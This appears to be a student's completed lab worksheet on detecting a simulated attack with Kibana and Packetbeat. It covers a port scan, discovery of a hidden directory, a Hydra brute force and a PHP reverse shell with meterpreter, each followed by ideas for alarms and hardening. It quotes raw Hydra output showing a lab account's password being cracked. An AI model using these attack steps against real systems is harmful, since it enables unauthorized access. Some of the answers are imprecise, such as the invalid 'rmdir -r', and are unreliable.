
[Check data](#)

Data successfully received from this module


Return to the Home screen by moving back 2 pages.

Adding System Metrics


Click on Add Metric Data



Click on System Metrics



Scroll to the bottom of the page. Click on Check Data You should see a message highlighted in green: Data successfully received from this module




Close Google Chrome and all of it's tabs. Double click on Chrome to re-open it.

Dashboard Creation

Create a Kibana dashboard using the pre-built visualizations. On the left navigation panel, click on **Dashboards**.


Click on **Create dashboard** in the upper right hand side.



On the new page click on **Add an existing** to add the following existing reports:

- HTTP status codes for the top queries [Packetbeat] ECS
- Top 10 HTTP requests [Packetbeat] ECS
- Network Traffic Between Hosts [Packetbeat Flows] ECS
- Top Hosts Creating Traffic [Packetbeat Flows] ECS
- Connections over time [Packetbeat Flows] ECS
- HTTP error codes [Packetbeat] ECS
- Errors vs successful transactions [Packetbeat] ECS
- HTTP Transactions [Packetbeat] ECS

Example for adding the first report:



Add panels



Sort

Types **4**

Http Status over time [Filebeat AWS]

HTTP Status Codes [Metricbeat CouchDB] ECS

HTTP status codes for the top queries [Packetbeat] ECS


The remaining steps will be a process of self-discovery to be completed without screen shot examples.

Get familiar with running search queries in the Discover screen with Packetbeat. This will be located on your fourth tab in Chrome.


- On the Discover page, locate the search field.
- Start typing source and notice the suggestions that come up.
- Search for the source.ip of your attacking machine.
- Use AND and NOT to further filter you search and look for communications between your attacking machine and the victim machine.
- Other things to look for:
 - url
 - status_code
 - error_code

After creating your dashboard and becoming familiar with the search syntax, use these tools to answer the questions below:

1. Identify the offensive traffic.
Port Scan




- Identify the traffic between your machine and the web machine:
 - When did the interaction occur?
 1. 02/03/2022 (even though class was on wednesday 2/2/2022)
 - What responses did the victim send back?
 1. 200, 304, 400, 401 & 404
 - What data is concerning from the Blue Team perspective?
 1. The amount of traffic is huge and during a short amount of time, indicating that an attack was conducted
- 2. Find the request for the hidden directory.



- In your attack, you found a secret folder. Let's look at that interaction between these two machines.
 - How many requests were made to this directory? At what time and from which IP address(es)?
 1. 12
 2. 02/03/2022 @ 01:15:53.800
 3. 192.168.1.90 -> 192.168.1.105
 - Which files were requested? What information did they contain?

1. `_doc`
2. Ryan's password hash
- What kind of alarm would you set to detect this behavior in the future?
 1. To send an alert when any IP that is not whitelisted, tries to access this directory
- Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 1. Removing the directory from the server
 - a. `rmdir -r`
3. Identify the brute force attack.



- After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:
 - Can you identify packets specifically from Hydra?
 1. See above pic
 - How many requests were made in the brute-force attack?
 1. 371,867
 - How many requests had the attacker made before discovering the correct password in this one?
 1. It was a little less than 10,135 (i thought my screenshot from the first class included what number it was)


```
192.168.1.105/company_blo x +
Kali Linux Kali Training
With over a combined 10 hours of experience, we are happy to invite our new th
personal touch of someone chatting
Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communica

Shell No.1
File Actions Edit View Help
Shell No.1
14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-02 1
7:02:50
root@Kali:~#
```

- What kind of alarm would you set to detect this behavior in the future and at what threshold(s)?
 - 1. I would set an alarm to alert if this error code comes back a certain amount of times in a timeframe, such as 5 times within a 30 minute window.
 - Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 - 1. Limit the amount of times a failed password can happen and block all IP addresses that are not approved for company use.
4. Find the WebDav connection.
- Use your dashboard to answer the following questions:
 - How many requests were made to this directory?
 - 1. 20
 - Which file(s) were requested?
 - 1. .php
 - What kind of alarm would you set to detect such access in the future?
 - 1. Alarms should be set for any IP that is not whitelisted and for any IP outside the server range
 - Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 - 1. No one should be able to access this server from the web and only from whitelisted IPs

5. Identify the reverse shell and meterpreter traffic.

- To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:
 - Can you identify traffic from the meterpreter session?
 1. Yes, under the `http.response.status_phrase`, it shows multi-status
 - What kinds of alarms would you set to detect this behavior in the future?
 1. Flag any traffic where a .php file is uploaded
 - Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 1. Lock down outgoing connectivity to allow only specific remote IP addresses and ports for the required services.